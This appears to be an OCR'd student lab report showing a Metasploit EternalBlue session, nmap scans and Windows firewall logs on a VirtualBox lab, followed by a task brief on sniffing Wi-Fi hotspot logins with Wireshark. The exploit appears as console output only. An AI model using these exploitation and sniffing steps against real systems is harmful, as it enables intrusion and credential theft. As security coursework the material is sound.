

Kali Linux BCN2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
01:42 PM
root@kali: /home/kali
File Actions Edit View Help
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.6:49167) at 2025-01-02 00:26:40 -0500
[+] 10.0.2.6:445 - =-=
[+] 10.0.2.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.6:445 - =-=
meterpreter >
[*] 10.0.2.6 - Meterpreter session 1 closed. Reason: Died
Background session 1? [y/N]
msf6 exploit(windows/smb/ms17_010_eternalblue) > Interrupt: use the 'exit' command to quit
msf6 exploit(windows/smb/ms17_010_eternalblue) >
zsh: suspended msfconsole
┌──(root💀kali)-[/home/kali]
└─# nmap 10.0.2.6
148 ⨯ 1 ⚙
Starting Nmap 7.92 (https://nmap.org) at 2025-01-02 00:38 EST
Nmap scan report for 10.0.2.6
Host is up (0.00057s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE
5357/tcp open wsdapi
MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 14.58 seconds
┌──(root💀kali)-[/home/kali]
└─# nmap 10.0.2.6
1 ⚙
Starting Nmap 7.92 (https://nmap.org) at 2025-01-02 00:41 EST
Nmap scan report for 10.0.2.6
Host is up (0.00025s latency).
Not shown: 985 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
23/tcp open telnet
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
5800/tcp open vnc-http
5900/tcp open vnc
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49159/tcp open unknown
MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
┌──(root💀kali)-[/home/kali]
└─#
1 ⚙
Right Ctrl


Step 5


- Show the firewall logs or its screening area that successfully stopped the attacks.




Win7ProX64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows Firewall with Advanced Security
File Action View Help
Windows Firewall with Advanc
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Windows Firewall with Advanced Security on Local Computer
Windows Firewall with Advanced Security on Local Computer Pro...
Domain Profile
Private Profile
Public Profile
IPsec Settings
Customize Logging Settings for the Private Profile
Name:
.\system32\LogFiles\Firewall\pfirewall.log
Browse...
Size limit (KB):
4,096
Log dropped packets:
Yes
No (default)
Log successful connections:
Note: If you are configuring the log file name on Group Policy object, ensure that the Windows Firewall service account has write permissions to the folder containing the log file.
Default path for the log file is %systemroot%\system32\logfiles\firewall\pfirewall.log.
Learn more about logging
OK
Cancel
Learn more about these settings
OK
Cancel
Apply
Actions
Windows Firewall with Adv...
Import Policy...
Export Policy...
Restore Default Policy
Diagnose / Repair
View
Refresh
Properties
Help
Inbound Rules
1:44 PM
1/2/2025
Right Ctrl


Kali Linux BCN2023 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
01:53 PM
root@kali: /home/kali
File Actions Edit View Help
5357/tcp open wsdapi
5800/tcp open vnc-http
5900/tcp open vnc
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49159/tcp open unknown
MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds
┌──(root💀kali)-[/home/kali]
└─# nmap -Pn 10.0.2.6
Starting Nmap 7.92 (https://nmap.org) at 2025-01-02 00:50 EST
Nmap scan report for 10.0.2.6
Host is up (0.00059s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
23/tcp open telnet
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
5357/tcp open wsdapi
5800/tcp open vnc-http
5900/tcp open vnc
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49159/tcp open unknown
MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 4.79 seconds
┌──(root💀kali)-[/home/kali]
└─# nmap -Pn 10.0.2.6
Starting Nmap 7.92 (https://nmap.org) at 2025-01-02 00:52 EST
Nmap scan report for 10.0.2.6
Host is up (0.00060s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE
5357/tcp open wsdapi
MAC Address: 08:00:27:4C:D7:11 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 15.82 seconds
┌──(root💀kali)-[/home/kali]
└─#
Right Ctrl


Win7ProX64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
FreeSSHd
Immunity Debugger
Tools
Google Chrome
Firefox
Cain
Notepad++
Echo Mirag
Internet Explorer
« Windows ▸ System32 ▸ LogFiles ▸ Firewall
Search Firewall
Organize
Open
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Network
Name
Date modified
Type
Size
pfirewall.log
1/2/2025 1:45 PM
Text Document
0 KB
pfirewall.log.old
1/2/2025 1:45 PM
OLD File
0 KB
pfirewall.log
Date modified: 1/2/2025 1:45 PM
Date created: 1/2/2025 1:45 PM
Text Document
Size: 0 bytes
Windows 7
Build 7600
This copy of Windows is not genuine
1:47 PM
1/2/2025
Right Ctrl


Win7ProX64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
pfirewall.log - Notepad
File Edit Format View Help
S#Version: 1.5
#Software: Microsoft Windows Firewall
#Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size tcpflags tcpsyn tcpack tcpwin icmptype icmpcode inf
2025-01-02 13:51:58 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:08 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:18 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:28 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:38 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:48 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:52:58 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:53:00 DROP TCP 10.0.2.15 10.0.2.6 63169 5900 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 5900 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 3389 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 23 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 139 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 139 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 23 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 3389 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 22 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 135 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63169 445 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 445 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 135 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:01 DROP TCP 10.0.2.15 10.0.2.6 63171 22 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:03 DROP TCP 10.0.2.15 10.0.2.6 63169 49156 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:03 DROP TCP 10.0.2.15 10.0.2.6 63171 49156 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:08 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:53:11 DROP TCP 10.0.2.15 10.0.2.6 63169 49155 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:11 DROP TCP 10.0.2.15 10.0.2.6 63171 49155 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:12 DROP TCP 10.0.2.15 10.0.2.6 63169 49159 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:12 DROP TCP 10.0.2.15 10.0.2.6 63171 49159 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63169 49154 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63171 49154 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63169 49153 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63169 49152 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63171 49152 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:13 DROP TCP 10.0.2.15 10.0.2.6 63171 49153 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:14 DROP TCP 10.0.2.15 10.0.2.6 63169 5800 44 S 1709828043 0 1024 - - - RECEIVE
2025-01-02 13:53:14 DROP TCP 10.0.2.15 10.0.2.6 63171 5800 44 S 1709959113 0 1024 - - - RECEIVE
2025-01-02 13:53:18 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:53:28 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:53:38 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:53:48 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:53:58 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:54:08 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
2025-01-02 13:54:18 DROP TCP 10.0.2.6 10.0.2.15 49522 4444 0 - 0 0 0 - - - SEND
1:55 PM
1/2/2025
Right Ctrl

TASK 6

A. Capture Wireless Access Data Transmission

1. Create and set a Wi-Fi hotspot network environment with a wireless connection using your computer. Connect your phone to the hotspot.


2. Show how you set the network and connected your mobile phone to your Wi-Fi hotspot network. Show a step-by-step screen snapshot of how you configure it until the phone can fully connect to the wireless and get an Internet connection. Report on the wireless security configuration.

3. Run the Wireshark program on your computer and capture traffic from the Wi-Fi hotspot network. Try to log in and access the e-banking system, UMPSA's Kalam website and http://testphp.vulnweb.com/login.php website using your phone. Stop the Wireshark capture traffic.

4. Record and report your findings about the data that appeared in the Wireshark from accessing the websites


Step 1

- Open hotspot at laptop
- Open Settings > Network & Internet > Mobile hotspot > ON



